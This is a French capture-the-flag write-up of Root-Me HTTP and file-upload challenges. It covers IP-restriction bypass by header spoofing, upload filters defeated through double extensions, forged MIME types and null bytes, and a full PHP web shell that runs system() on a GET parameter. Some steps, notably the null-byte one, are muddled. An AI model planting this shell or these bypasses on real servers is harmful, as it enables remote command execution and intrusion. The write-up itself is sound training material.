Comme tous les autres challenges on commence par intercepter la toute première requête et là on peut bien voir le chemin vers la photo insérée dans la page.

```
</a>
<!!-- <a class="nav-link" href="/h0m3/c4ts/admin-cat.jpg">Lovely cat</a> -->
</nav>

<!-- Content -->
<div id="content" class="p-4 border">
  <div class="container-fluid">
    <h2 class="text-center">
      The administrator is spending time with his cat
    </h2>
    <hr>
    <div class="text-center">
      
    </div>
  </div>
</div>
```

essayant d'ajouter ce chemin dans le lien sans accéder à la photo.

Toute une arborescence interactive apparaît.

instance-019c10e4-cfaa-7267-8c36-530bfe69551c.challenges.root-me.pro/h0m3/c4ts/

Index of /h0m3/c4ts/

- ..
- [grumpy-cat.jpg](#)
- [so-sweeeeeeeeet.jpg](#)
- [cat.jpg](#)

Rien d'intéressant ici donc on tente de revenir encore en arrière dans cette arborescence en cliquant sur ..

Index of /h0m3/

- [/](#)
- [c4ts/](#)
- [r3str1ct3d/](#)

On suit le chemin jusqu'à atteindre ce répertoire :

Index of /h0m3/r3str1ct3d/v3ry-pr1v4t3/

- [/](#)
- [credentials.txt](#)
- [.passwd.txt](#)

Résultat :

Bien évidemment on accède au .password.txt

The screenshot shows a challenge interface from a platform like HackTheBox or TryHackMe. At the top, there's a navigation bar with back, forward, and search icons, followed by the URL: instance-019c10e4-cfaa-7267-8c36-530bfe69551c.challenges.root-me.pro/h0m3/r3str1ct3d/v3ry-pr1v4t3/.passwd.txt. Below the URL is a green banner with the text "RM{fe42811c1dd56793549fdbb10b23dc69}". The main content area has a dark background with white text. It says "Parcours / Pentester Junior / HTTP / HTTP - Directory indexing" and "Challenge validé" with a green checkmark. A message below it says "Félicitation, vous avez validé le challenge". There are also sections for "Fiches outils", "Fiche vulnérabilité", and "Solution 1". On the left, it says "Le chemin est la voie" and "Tags: HTTP". At the bottom, there's another green banner with "Challenge validé" and "Vous pouvez passer au challenge suivant".


HTTP Be methodic :

Ce challenge est très simple puisqu'il était déjà indiqué qu'on va travailler avec des méthodes c'est évident qu'on va changer le premier 'GET' qu'on a intercepté par l'une des méthodes mentionnées (PUT, OPTIONS).

The screenshot shows the Network tab of a browser developer tools. It lists several requests, with the first one highlighted. The request is a "PUT / HTTP/2" to the URL "instance-019c10fe-2452-72f1-b15d-efc4002a078d.challenges.root-me.pro". The response status is "HTTP/2 405 Method Not Allowed". The response headers include "Date: Fri, 30 Jan 2026 22:29:13 GMT", "Content-Type: text/html; charset=utf-8", "Content-Length: 155", and "Allow: PUT, OPTIONS". A red box highlights the "Allow" header. Other requests listed are "GET / HTTP/2", "POST / HTTP/2", and "OPTIONS / HTTP/2".

Résultat :

```
PUT / HTTP/2
Host: instance-019c10fe-2452-72f1-b15d-efc4002a078d.challenges.root-me.pro
Sec-Ch-Ua: "Chromium";v="141", "Not?A_Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.96 (KHTML, like Gecko)
Chrome/141.0.0.0 Safari/537.96
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
```



Hello guy! Your method is right!

Here is your flag:
RM{496113b84490830cfa4ceaf5b4908c6}

Parcours / Pentester Junior / HTTP / HTTP - Be methodic

WEB FACILE 20 POINTS ~ 40 MIN

HTTP - Be methodic

Tout est dans l'(en)tête

Tags : HTTP

Pour ce challenge, il faut être méthodique, une méthode correcte donne un flag correct !

✓ Challenge validé
Vous pouvez passer au challenge suivant

Challenge valide Félicitation, vous avez

Félicitation, vous avez

HTTP - Head cracker

Lors de l'accès au lien du challenge, l'utilisateur est redirigé vers une **page statique**, ne contenant **aucun formulaire ni interaction apparente**.

La page affiche uniquement deux messages indiquant explicitement que **le flag n'est pas présent dans le contenu affiché**.



Head Cracker

Your flag is not here man...

You can maybe crack your head more?

Après **interception de la requête**, l'analyse de la **réponse HTTP** révèle que le **flag** est présent directement dans les **en-têtes (headers)** retournés par le **serveur**, et non dans le corps de la page.

The screenshot shows the OWASP ZAP interface with the 'Repeater' tab selected. The 'Request' pane displays a GET / HTTP/2.0 message with numerous headers. The 'Response' pane shows the server's reply, which includes a 'Flag' header containing the value RMKd1dee560eee522dd5e1fa09e60553d28. The response body contains HTML code for a banner page.

```
1 GET / HTTP/2.0
2 Host: instance-019c109b-a49a-72af-9a95-8be576e6b723.challenges.root-me.pro
3 Sec-Ch-Ua: "Chromium";v="139", "Not;A=Brand";v="99"
4 Sec-Ch-Ua-Mobile: ?0
5 Sec-Ch-Ua-Platform: "Linux"
6 Accept-Language: fr-FR,fr;q=0.9
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
9 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: none
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Accept-Encoding: gzip, deflate, br
15 Priority: u=0, i
16 Connection: keep-alive
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
```

```
1 HTTP/2 200 OK
2 Date: Fri, 30 Jan 2026 20:35:04 GMT
3 Content-Type: text/html; charset=utf-8
4 Content-Length: 1345
5 Flag: RMKd1dee560eee522dd5e1fa09e60553d28
6 Strict-Transport-Security: max-age=31536000; in
7
8 <!DOCTYPE html>
9 <html lang="en">
10 <head>
11   <meta charset="UTF-8">
12   <meta http-equiv="X-UA-Compatible" co
13   <meta name="viewport" content="width=
14     <!-- CSS -->
15   <link rel="stylesheet" href="/static/
16   <link rel="stylesheet" href="/static/
17
18
19   <title>
20     Head Cracker
21   </title>
22 </head>
23 <body>
24   <!-- Banner -->
25   <div id="banner" classe="d-flex j
26     <div class="triangle t
27       <div class="parallelog
28     </div>
29
30
31   <h1>
        Head Cracker
      </h1>
      <div class="d-flex justify-
```

D'où on a validé le challenge:

HTTP - Head cracker

Un vrai casse-tête

Tags : HTTP

Êtes-vous prêt à vous casser la tête ?

✓ Challenge validé

Vous pouvez passer au challenge suivant

HTTP - Restriction IP

Lors de l'accès à la page du challenge, **aucune fonctionnalité visible** n'est présentée à l'utilisateur.

Face à l'absence d'indications exploitables côté client, l'analyse s'est orientée vers l'**interception des échanges HTTP** à l'aide de **BurpSuite**.

HTTP - IP Restriction

Home

The administrator is setting up ipv4.



L'analyse du **code HTML retourné** met en évidence la présence d'un lien de navigation (nav-link) dont l'attribut href pointe vers la ressource **/s3cr3t**.

```
    ...
    <div class="triangle triangle-right">
    </div>
</div>
<hr>
<!-- Navbar -->

<!-- Navbar -->
<nav id="nav" class="nav nav-tabs nav-justified">
    <a class="nav-link" href="/">
        Home
    </a>
    <!-- <a class="nav-link" href="/s3cr3t">Secret</a> -->
</nav>

<!-- Content -->
<div id="content" class="p-4 border">
    <div class="container-fluid">
        <h2 class="text-center">
            The administrator is setting up ipv4.
        </h2>
        <hr>
        <div class="text-center">
            
        </div>
    </div>
</div>

```



Ce lien suggère l'existence d'une page protégée, inaccessible directement via l'interface, et constituant un point d'intérêt pour la suite de l'analyse.

HTTP - IP Restriction

S3cr3t p4g3

Only local users can access this secret page !
Are you a local user ?

Copyrights © 2025 - Root-Me PRO - all rights reserved

Nous avons ainsi compris que l'accès à cette ressource est **restreint aux utilisateurs locaux**.

Pour contourner cette limitation, une requête **curl** a été envoyée en forgeant l'en-tête **HTTP X-Forwarded-For** à l'aide de l'option **-H**, afin de **simuler une adresse IP locale (127.0.0.1)**.

Cette manipulation permet de faire croire au serveur que la requête provient de l'hôte interne, donnant ainsi accès à la page protégée et au contenu attendu.

```
└─(nour㉿kali)-[~]
$ sudo curl -H "X-Real-IP: 127.0.0.1" https://instance-019c1344-ed8b-7070-9e42-8478993f6464.challenges.root-me.pro/s3cr3t
[sudo] Mot de passe de nour :
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
```

Suite à cette requête forgée, le serveur a autorisé l'accès à la ressource restreinte, et le flag a été récupéré directement dans le contenu de la réponse HTTP.

```
<!-- <a class="nav-link" href="/s3cr3t">Secret</a> -->
</nav>


<!-- Content -->
<div id="content" class="p-4 border">
    <div class="container-fluid">
        <h2 class="text-center">S3cr3t p4g3</h2>
        <hr> Only local users can access this secret page !
        <div class="text-center"> a local user ?
            <h4>Good Job Professor</h4>
            <p>IP restrictions will never stop you from flaging again : RM{55a414f0b4794df3b199b167fefb5499}</p>
        </div>
    </div>
</div> Copyrights © 2025 - Root-Me PRO - all rights reserved
<hr>

<!-- Footer -->
<footer class="text-center p-4 mt-4 border">
    <p class="mb-0">
        
9 | <html lang="en">
10 |   <head>
11 |     <meta charset="UTF-8">
```

Le paramètre **GETTER** doit être précédé par un '?'.

Le Content-Length sera calculé **automatiquement** tant qu'on ajoute des données en bas de la requête.

Résultat :

Raw	Hex	Render
 <h1>Head Cracker</h1>		
<h2>5 rules to respect:</h2>		
Your request must be a POST request		
Your user-agent must be equal to the value of header 'Secret-X' minus 338		
Your cookie 'Flag' must have the value 'Please'		
Your GET parameter 'GETTER' must have the value '1'		
The length of the data must be 1337		
RM{cd54a3728f6d8f9deeb78dc06562638c}		

Parcours / Pentester Junior / HTTP / HTTP - PentaRules

Challenger

Félicitation, vous avez résolu ce challenge !

WEB FACILE 15 POINTS ~ 30 MIN

HTTP - PentaRules

Dura lex, sed lex

Tags : HTTP

Dans notre monde, il faut respecter 5 règles, saurez-vous toutes les respecter ?

✓ Challenge validé

Vous pouvez passer au challenge suivant

Conclusion HTTP :

L'analyse des vulnérabilités HTTP a démontré que la sécurité d'une application web ne repose pas uniquement sur l'interface visible, mais sur la rigueur du traitement des échanges client-serveur.

BONUS : File Upload

Dans cette série de challenges, nous nous intéressons aux **vulnérabilités liées à l'upload de fichiers** sur des serveurs web. L'objectif est de comprendre les **risques liés à un contrôle insuffisant des fichiers envoyés par les utilisateurs** et d'étudier les techniques d'exploitation possibles.

- Analyse des contrôles côté client et serveur sur **types, extensions et contenu des fichiers**.
- Identification des failles permettant l'exécution de **web shells ou d'autres contenus malveillants**.
- Exploration de différentes techniques d'exploitation : **double extensions, null bytes, MIME falsifié, configurations serveur et fichiers compressés** (TAR, ZIP, polyglot).
- Compréhension des mécanismes de sécurité à mettre en place pour **prévenir ces vulnérabilités**.

Les outils utilisés tout au long de ces challenges incluent **Burp Suite** pour l'interception et la modification des requêtes HTTP

Pour certaines parties qui suivent, nous avons utilisé le **code fourni dans l'annexe du challenge File Upload**. Le fichier PHP utilisé reprend ce code et met en place une page web contenant un formulaire s'envoyant à lui-même en méthode GET. L'utilisateur peut y saisir une commande système via le champ cmd. Lorsque ce paramètre est présent dans l'URL, le script PHP exécute directement la commande sur le serveur à l'aide de la fonction system(), puis affiche le résultat dans la page à l'intérieur d'une balise <pre>. Ce fonctionnement transforme la page en un **web shell**, permettant l'exécution de commandes arbitraires sur le serveur web une fois le fichier téléchargé avec succès.

```

<html>
<head>
    <title>Command Execution Form</title>
</head>
<body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
        <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
        <input type="SUBMIT" value="Execute">
    </form>
    <pre>
        <?php
        if(isset($_GET['cmd']))
        {
            system($_GET['cmd']);
        }
        ?>
    </pre>
</body>
</html>

```


php_command_execution

File Upload - Introduction

Ci dessous il y a l'interface du challenge, on va tenter d'entrer un 'Share name' puisque c'est obligatoire et cliquer sur upload.

The screenshot shows a web-based file upload interface. At the top, it says "Home". Below that is a header with the text "Meet the future" flanked by two small cloud icons. Underneath the header, there's a sub-header: "Share any file from anywhere to anyone securely and encrypted with our revolutionary public cloud solution named "SkyDrive"". To the left, there's a "Selected files:" input field which is currently empty. In the center, there's a large rectangular area with a dashed border containing the text "Drop & drop files here or click to select". To the right of this central area, there are two input fields: one for "Share name*" containing the value "test", and another for "Description" containing the placeholder "Enter a description (optional)". At the very bottom of the form is a large, solid black "Upload" button.

On a déjà reçus un autre lien



En consultant la documentation la fiche de vulnérabilité de 'file upload' fournie par root me on trouve un code qui nous permet d'exploiter la vulnérabilité et pouvoir lancer des commandes dans l'interfaces.


Ainsi on a créé un fichier ph.php contenant ce code :

```

<html>
<head>
    <title>Command Execution Form</title>
</head>
<body>
    <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
        <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
        <input type="SUBMIT" value="Execute">
    </form>
    <pre>
        <?php
            if(isset($_GET['cmd']))
            {
                system($_GET['cmd']);
            }
        ?>
    </pre>
</body>
</html>

```

On upload ce fichier dans l'interface fournit



-> Suivons le lien

Files uploaded successfully! Use this URL to share it <shares/b43882e66b9837d5116139db707afbc0>.

Là on peut voir notre fichier, on va cliquer dessus pour l'exécuter.

Meet the future

Share any file from anywhere to anyone securely and encrypted with our revolutionary public cloud solution
"SkyDrive"

Access files		
ID	Name	Size
1	ph.php	439 bytes

The share is accessible for 5 minutes before being permanently deleted from our servers.

de cette façon on aura notre ligne de commande :

```
< > G instance-019c1299-5d4f-71cd-bd61-29c36c4df50c.challenges.root-me.pro/shares/b43882e66b9837d5116139db707afbc0/ph.php Execute
```

là on n'a qu'à exécuter les bonne commande pour trouver le flag

```
ls -al
```



```
total 24
drwxr-xr-x  2 challeng challeng  4096 Jan 31 07:23 .
drwxr-xr-x  1 challeng challeng  4096 Jan 31 07:24 ..
-rw-r--r--  1 challeng challeng 4649 Jan 31 07:23 index.php
-rw-r--r--  1 challeng challeng  439 Jan 31 07:23 ph.php
```

suivons le dossier /.admin...

```
ls -al ..
```



```
total 28
drwxr-xr-x  1 challeng challeng  4096 Jan 31 07:24 .
drwxr-xr-x  1 challeng challeng  4096 Jun  2 2025 ..
drwxr-xr-x  1 challeng challeng  4096 Jun  2 2025 .admin-ed3a14b27f5b88e4f
drwxr-xr-x  2 challeng challeng  4096 Jan 31 07:23 b43882e66b9837d5116139db
```

On a trouvé le flag !

```
ls -al ../../.admin-ed3a14b27f5b88e4f53e9145339f982c
```



```
total 308
drwxr-xr-x  1 challeng challeng  4096 Jun  2 2025 .
drwxr-xr-x  1 challeng challeng  4096 Jan 31 07:24 ..
-rw-r--r--  1 root      root      36 Jan 31 05:49 flag.txt
-rw-r--r--  1 challeng challeng 294248 Jun  2 2025 precious.jpg
```

Résultat :

On peut l'afficher avec la commande cat :

```
cat ../../.admin-ed3a14b27f5b88e4f53e9145339f982c/flag.txt
```



```
RM{b33b936a19878e7077ae6249161330df}
```

Parcours / Pentester Junior / File Upload / File Upload - Introduction

WEB FACILE 15 POINTS ~ 15 MIN

File Upload - Introduction

Glissé shellisé

Tags : File Upload

L'entreprise derrière cette application souhaite faire un audit de sécurité sur son applicatif web. Ils ont demandé vos services pour réaliser cette mission. Pour vous mettre à l'épreuve, ils ont placé un flag dans un share secret.

Aurez-vous les capacités de l'obtenir ?

✓ Challenge validé

Félicitation, vous avez validé le challenge !

Fiche vulnérabilité

Solution 1

- File Upload - Introduction

File Upload - Double extensions

Puisqu'il y a quelques mesures de sécurité appliquées on va essayer de les dépasser en ajoutant .txt au nom de notre code, il peut l'exécuter comme même.

For security reasons, we only allow images, documents or music to be shared [png, jpg, jpeg, webp, mp3, mp4, pdf, docx, txt].

Selected files:

ph.php.txt [0.43 KB] ×

Drop & drop files here
or click to select

Share name*
h

Description
Enter a description (optional)

on voit bien qu'il a accepté notre fichier. On y accède.

ID	Name	Size
1	ph.php.txt	439 bytes

Share: h

← → ⌛ instance-019c12f7-6f12-7094-bb38-049519911437.challenges.root-me.pro/shares/b8cd29803a33a9bdc361804911fe62ad/ph.php.txt

Execute


On suit les mêmes étapes qu'on a fait dans le premier challenge.

Résultat :

← → ⌛ instance-019c12f7-6f12-7094-bb38-049519911437.challenges.root-me.pro/shares/b8cd29803a33a9bdc361804911fe62ad/ph.php.txt

```
cat ../../admin-50d3f2e4308da96dc9d5a6f51ca708b4/flag.txt
```

RM{e23b3470e122393fffc26a832981d1617}



File Upload -type MIME

Le type MIME signifie **Multipurpose Internet Mail Extensions**. Il permet d'indiquer au serveur ou au navigateur **quel type de fichier est envoyé ou reçu**. Dans une requête HTTP, cette information est définie dans le champ **Content-Type**.

Étant donné que le serveur est configuré pour **n'accepter que certains types de fichiers**, il est possible **d'intercepter la requête HTTP et de modifier ce champ après l'envoi**.

Dans notre cas, le fichier uploadé est le fichier avec l'extension **.php**, qui n'est normalement **pas accepté par le serveur**.

Request

```
Pretty Raw Hex ⌂ ⌓ ⌚ ⌛  
16 Sec-Fetch-User: ?1  
17 Sec-Fetch-Dest: document  
18 Referer:  
https://instance-019c1538-a71e-72fd-9f07-0f1  
80f0fe60e.challenges.root-me.pro/  
19 Accept-Encoding: gzip, deflate, br  
20 Priority: u=0, i  
21 -----WebKitFormBoundaryJ8A9Q9drNoMZAGJF  
22 Content-Disposition: form-data; name="files[]"; filename="n.php"  
23 Content-Type: application/x-php  
24 <html>  
25 <head>  
26 <title>Command Execution Form</title>  
27 </head>  
28 <body>  
29 <form method="GET" name="<?php echo  
30 basename($_SERVER['PHP_SELF']); ?>">
```

Nous avons **modifié le champ Content-Type** en utilisant un **format accepté**, comme **image/png**, afin de contourner la vérification mise en place par le serveur.

Request

```
Pretty Raw Hex ⌂ ⌓ ⌚ ⌛  
16 Sec-Fetch-User: ?1  
17 Sec-Fetch-Dest: document  
18 Referer:  
https://instance-019c1538-a71e-72fd-9f07-0f1  
80f0fe60e.challenges.root-me.pro/  
19 Accept-Encoding: gzip, deflate, br  
20 Priority: u=0, i  
21 -----WebKitFormBoundaryJ8A9Q9drNoMZAGJF  
22 Content-Disposition: form-data; name="files[]"; filename="n.php"  
23 Content-Type: image/png  
24 <html>  
25 <head>  
26 <title>Command Execution Form</title>  
27 </head>  
28 <body>  
29 <form method="GET" name="<?php echo  
30 basename($_SERVER['PHP_SELF']); ?>">
```

on clique sur le lien fourni:

Files uploaded successfully! Use this URL to share it
<shares/749bc0ab872f7cf27827ee81e8fef055>.

Selected files:

Share name*

Enter the name

et on ajoute à la fin le nom du fichier .php:

🌐 <allenges.root-me.pro/shares/749bc0ab872f7cf27827ee81e8fef055/n.php>

Dans le formulaire, on tape la commande **ls** afin de voir le dossier qui contiendra le flag:


```
ls -al ../../admin-2700d735d2948beb7abccc1612f85ceb
```

total 28
drwxr-xr-x 1 challeng challeng 4096 Jan 31 18:10 .
drwxr-xr-x 1 challeng challeng 4096 Jun 2 2025 ..
drwxr-xr-x 1 challeng challeng 4096 Jun 2 2025 ../../admin-2700d735d2948beb7abccc1612f85ceb
drwxr-xr-x 2 challeng challeng 4096 Jan 31 18:10 749bc0ab872f7cf27827ee81e8fef055

Et on accède au dossier admin-..... afin de trouver le fichier **flag.txt**:

```
total 308  
drwxr-xr-x 1 challeng challeng 4096 Jun 2 2025 .  
drwxr-xr-x 1 challeng challeng 4096 Jan 31 18:10 ..  
-rw-r--r-- 1 root root 36 Jan 31 18:02 flag.txt  
-rw-r--r-- 1 challeng challeng 294248 Jun 2 2025 precious.jpg
```

On affiche avec **cat** le contenu du fichier:



File Upload - Type MIME

MIME moi un fichier

Tags : File Upload

L'entreprise derrière cette application souhaite faire un audit de sécurité sur son applicatif web. Ils ont demandé vos services pour réaliser cette mission. Le précédent audit a révélé des vulnérabilités qu'ils pensent avoir corrigées.

Montrez-leur que les corrections réalisées ne sont pas suffisantes en récupérant le flag qu'ils ont placé dans un share secret !

✓ Challenge validé

You pouvez passer au challenge suivant

File Upload -Null bytes


Un **null byte** est un caractère spécial représenté par \0 ou 0x00.

Historiquement, il marque la **fin d'une chaîne de caractères**. Ainsi, dès qu'un \0 est rencontré, tout ce qui suit est ignoré par certaines fonctions de traitement.

Dans ce challenge, le serveur autorise uniquement certains types de fichiers, notamment via le **Content-Type** (image/png, image/jpg, image/jpeg). Nous avons exploité ce mécanisme en fournissant une **extension autorisée** tout en conservant un **fichier PHP exécutable**.

- Le fichier uploadé contient du code PHP.
- Son nom est construit de manière à contourner la vérification d'extension.
- Le fichier est nommé : **n.php.png**.

Cette technique permet au serveur d'accepter le fichier comme une image, tout en interprétant son contenu PHP lors de l'exécution.



```
Original request ▾ Response
Pretty Raw Hex
20 Priority: u=0, i
21 -----WebKitFormBoundarynAuHDhoQVdokSMNP
22 Content-Disposition: form-data; name="files[]";
23 filename="n.php.png"
24 Content-Type: image/png
25
26 <html>
27 <head>
28   <title>Command Execution Form</title>
29 </head>
30 <body>
31   <form method="GET" name="<?php echo
```

② ⚙️ ← → 🔎 0 highlights

Après avoir téléchargé le fichier sur le serveur, nous avons **intercepté la requête GET avec Burp Suite**. Nous avons modifié l'URL en **ajoutant %00** avant l'extension .php pour contourner les restrictions du serveur.


1. **Interception de la requête GET** via Burp Suite.
2. **Modification de l'URL** pour inclure **%00** (null byte) avant l'extension .php.
3. Cela a permis au serveur de **traiter le fichier comme une image** tout en **exécutant le code PHP**.

Une fois le fichier exécuté, nous avons obtenu l'**interface en ligne de commande** et avons pu **exécuter des commandes** pour récupérer le **flag** comme nous l'avions fait dans les challenges précédents.

```
ls -al ../../admin-ed3a14b27f5b88e4f53e9145339f982c
```

